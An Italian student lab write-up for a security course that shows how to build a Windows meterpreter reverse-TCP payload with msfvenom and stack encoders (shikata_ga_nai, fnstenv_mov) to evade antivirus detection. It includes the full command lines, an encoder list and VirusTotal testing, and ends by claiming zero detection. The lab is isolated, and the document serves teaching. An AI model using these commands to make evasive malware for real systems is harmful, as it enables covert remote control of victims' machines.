Esercizio.

Esercizio di Oggi: Creazione di un Malware con Msfvenom

Obiettivo dell'Esercizio

L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.

Passaggi da Seguire

- Preparazione dell'Ambiente Assicurati di avere un ambiente di lavoro sicuro e isolato, preferibilmente una macchina virtuale, per evitare danni al sistema principale.
- 2. Utilizzo di msfvenom per generare il malware.
- 3. Migliorare la Non Rilevabilità
- 4. Test del Malware una volta generato.
- Analisi dei Risultati Confronta i risultati del tuo malware con quelli analizzati durante la lezione. Valuta le differenze in termini di rilevabilità e discuti le possibili migliorie.

Conclusione

L'obiettivo di questo esercizio è non solo creare un malware funzionale, ma anche sviluppare la capacità di migliorare la non rilevabilità. Questo tipo di pratica è essenziale per comprendere meglio le tecniche utilizzate sia dagli attaccanti che dai difensori nel campo della sicurezza informatica.

Settaggio macchina Kali Linux

Imposto la scheda di rete in Bridge e accendo la VM.

Controllo l'indirizzo IP della VM.


```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000 link/loopback 00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo valid_lft forever preferred_lft forever inet6 ::1/128 scope host noprefixroute valid_lft forever preferred_lft forever

2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000 link/ether 08:00:27:04:42:0f brd ff:ff:ff:ff
inet 192.168.1.197/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0 valid_lft 21593sec preferred_lft 21593sec
inet6 fe80::cd23:4f4a:dd23:69a8/64 scope link noprefixroute valid_lft forever preferred_lft forever
```

Generazione di malware attraverso msfvenom.


Prima di tutto provo il malware delle slide per comprendere il meccanismo.

Lo carico su Virustotal.com per capire il grado di rilevabilità.



Provo ad incrementare le iterazioni di codifica da applicare (da 100 a 150).

La situazione migliora leggermente.



Cerco la lista degli encoders

```
-(kali®kali)-[~/Desktop/Msfvenom]
$ msfvenom --list encoders
Framework Encoders [--encoder <value>]
      Name
                                                          Rank
                                                                             Description
      cmd/base64
                                                          good
                                                                             Base64 Command Encoder
                                                                             Bash Brace Expansion Command Encoder
      cmd/brace
                                                                            Bash Brace Expansion Command Encoder
Echo Command Encoder
Generic Shell Variable Substitution Command Encoder
Bourne ${IFS} Substitution Command Encoder
Perl Command Encoder
Powershell Base64 Command Encoder
printf(1) via PHP magic_quotes Utility Command Encoder
The EICAR Encoder
The "none" Encoder
Byte XORi Encoder
XOR Encoder
Byte XORi Encoder
XOR Encoder
XOR Encoder
      cmd/echo
                                                          good
      cmd/generic_sh
                                                          manual
      cmd/perl
                                                          normal
      cmd/powershell_base64
                                                          excellent
      cmd/printf_php_mq
                                                          manual
      generic/eicar
      generic/none
mipsbe/byte_xori
mipsbe/longxor
mipsle/byte_xori
                                                          normal
                                                          normal
                                                          normal
                                                          normal
      mipsle/longxor
                                                          normal
                                                                             XOR Encoder
                                                                             PHP Base64 Encoder
      php/base64
                                                          great
                                                                             PHP Hex Encoder
      php/hex
                                                          great
                                                                             PHP Minify Encoder
PPC LongXOR Encoder
PPC LongXOR Encoder
      php/minify
                                                          great
      ppc/longxor
      ppc/longxor_tag
                                                          normal
```

Provo a cambiare encoder tenendo conto di quelli che hanno come rank excellent o normal e sostituisco a x86/countdown x86/fnstenv mov.

```
(kali⊕ kali)-[~/Desktop/Msfvenom]


$\frac{1}{2}\text{msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.197 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 150 -f raw | msfvenom -a x86 --platform windows -e x86/fnstenv_mov -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 150 -o polimorficommm3.exe

Attempting to read payload from STDIN ...

Attempting to read payload from STDIN ...

Found 1 compatible encoders
```

Ottengo lo stesso risultato.




Provo a cambiare:


```
(kali® kali)-[~/Desktop/Msfvenom]

$\$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.197 LPORT=5959 -a x86 --platform windows -e x86/shikata_
ga_nai -i 150 -f raw | msfvenom -a x86 --platform windows -e x86/fnstenv_mov -i 200 -f raw | msfvenom -a x86 --platform
windows -e x86/shikata_ga_nai -i 150 -o polimorficommm3.exe
```


Stesso risultato.



Provo a cambiare formato in base64



Provo a cambiare encoder.



Alla fine delle mie prove ho ridotto la rilevabilità a 0